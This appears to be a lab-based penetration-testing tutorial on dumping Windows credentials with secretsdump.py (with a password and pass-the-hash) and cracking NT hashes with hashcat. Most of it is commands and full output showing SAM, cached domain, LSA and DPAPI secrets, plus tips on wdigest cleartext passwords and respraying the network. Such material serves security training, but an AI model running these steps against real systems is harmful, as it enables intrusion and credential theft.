03 - Dumping and Cracking Hashes


Here, we are mostly using secretsdump.py, which is a password "dumper", and cracking those passwords.

We can run it with both a password and a hash.

For this attack, I am going to be running against "THENAVIGATOR".

"#secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.157"

We are looking for the SAM Hashes here. Administrators are always the main target, we are also looking for any other user that exist. The Guest, DefaultAccount, and WDAGUtilityAccount does not really matter here. DCC2 are also valuable.



```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.157
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/LMonkey:$DCC2$10240#LMonkey#78b216ae4fcc74e942523f61ef43fea5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
ONEPIECE\THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
ONEPIECE\THENAVIGATOR$:des-cbc-md5:1a23f476da76c1a2
ONEPIECE\THENAVIGATOR$:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×e11a32a489b72d5f8a7ef57eac9b822ba5a3e14e
dpapi_userkey:0×909f4273e8f794e9a22c142ba1031062504a42a2
[*] NL$KM
 0000   2E 4E 41 AD AC C6 D6 06  60 E9 16 28 62 67 86 7F   .NA.....`..(bg..
 0010   70 CD A7 D9 D3 9D D4 41  ED AE 4A 71 E7 07 95 82   p......A..Jq....
 0020   C6 AE E7 DD 01 57 6F D5  C7 B6 28 E9 B0 52 F1 2C   .....Wo...(..R.,
 0030   EE C8 1A 6F 13 63 3D DA  47 9A E1 55 58 E2 B4 CE   ...o.c=.G..UX...
NL$KM:2e4e41adacc6d60660e916286267867f70cda7d9d39dd441edae4a71e7079582c6aee7dd01576fd5c7b628e9b052f12ceec81a6f13633dda479ae15558e2b4ce
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


There is something called "wdigest", which is an older protocol, and it is enabled by default on Windows 7, 8, 2008 Windows Server R2, and 2012 Windows Server.

This was patched, but we can still see it around.

Look through the output because we can see clear text password.

We can also force "wdigest" to be enabled. Search for how to do it.


We want to do this for every machine we have access to. Go and dump secrets.



```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×84a73cabe949dcd6711a7fc93dfaa9d8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/ZRoronoa:$DCC2$10240#ZRoronoa#7bc16c9bc38b1a72a5aa9f330ee055e5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THEROBOT$:aes256-cts-hmac-sha1-96:841fedc1fb6b23813400ec09f6d8766515c900cfc3db15cdf32a5fac1e8fca76
ONEPIECE\THEROBOT$:aes128-cts-hmac-sha1-96:7eaf84c25ecac44054730be83977760e
ONEPIECE\THEROBOT$:des-cbc-md5:5715453e68efb951
ONEPIECE\THEROBOT$:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×f3c37e388db7ffd2ef9ff595a0209807ee35e6ad
dpapi_userkey:0×e72b705a575b34c39670c88c4a6a399985f793b0
[*] NL$KM
 0000   43 F5 7C D7 53 E5 2B 05  F7 46 D2 36 2B A1 50 00   C.|.S.+..F.6+.P.
 0010   35 5C 57 54 81 78 BF 87  53 8C 18 EC A6 A7 15 DB   5\WT.x..S.......
 0020   46 D4 03 4B D4 F5 96 CE  91 87 6C 16 29 9B D1 65   F..K......l.)..e
 0030   22 84 67 EF 2C 3A 0F C4  79 73 AD 86 C3 DE 0D 2A   ".g.,:..ys.....*
NL$KM:43f57cd753e52b05f746d2362ba15000355c57548178bf87538c18eca6a715db46d4034bd4f596ce91876c16299bd165228467ef2c3a0fc47973ad86c3de0d2a
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


To run it with a hash:



```
└─$ secretsdump.py administrator:@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d:::
nami:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/LMonkey:$DCC2$10240#LMonkey#78b216ae4fcc74e942523f61ef43fea5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
ONEPIECE\THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
ONEPIECE\THENAVIGATOR$:des-cbc-md5:1a23f476da76c1a2
ONEPIECE\THENAVIGATOR$:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×e11a32a489b72d5f8a7ef57eac9b822ba5a3e14e
dpapi_userkey:0×909f4273e8f794e9a22c142ba1031062504a42a2
[*] NL$KM
 0000   2E 4E 41 AD AC C6 D6 06  60 E9 16 28 62 67 86 7F   .NA.....`..(bg..
 0010   70 CD A7 D9 D3 9D D4 41  ED AE 4A 71 E7 07 95 82   p......A..Jq....
 0020   C6 AE E7 DD 01 57 6F D5  C7 B6 28 E9 B0 52 F1 2C   .....Wo...(..R.,
 0030   EE C8 1A 6F 13 63 3D DA  47 9A E1 55 58 E2 B4 CE   ...o.c=.G..UX...
NL$KM:2e4e41adacc6d60660e916286267867f70cda7d9d39dd441edae4a71e7079582c6aee7dd01576fd5c7b628e9b052f12ceec81a6f13633dda479ae15558e2b4ce
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


A good idea to have in mind is as we find new info, and have access to more passwords, we respray the network to see if we can get access to more machines.



```
┌──(kali㉿kali)-[~]
└─$ llmnr -> fcastle hash -> cracked -> sprayed the password -> found new l
ogin -> secretsdump those logins -> local admin hashes -> respray the netwo
rk with local accounts
```

Last part here.

To crack these hashes, we only need the NT portion, which should be the part after the " : " (colon).



```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 ntlm.txt /usr/share/wordlists/rockyou.txt
```

we can add the "-O" at the end if we are using Bare Metal.

A good notice here is the amount of information we could gather without running any malwares, or exploiting any machines. Just going from machine to machine collecting crucial information.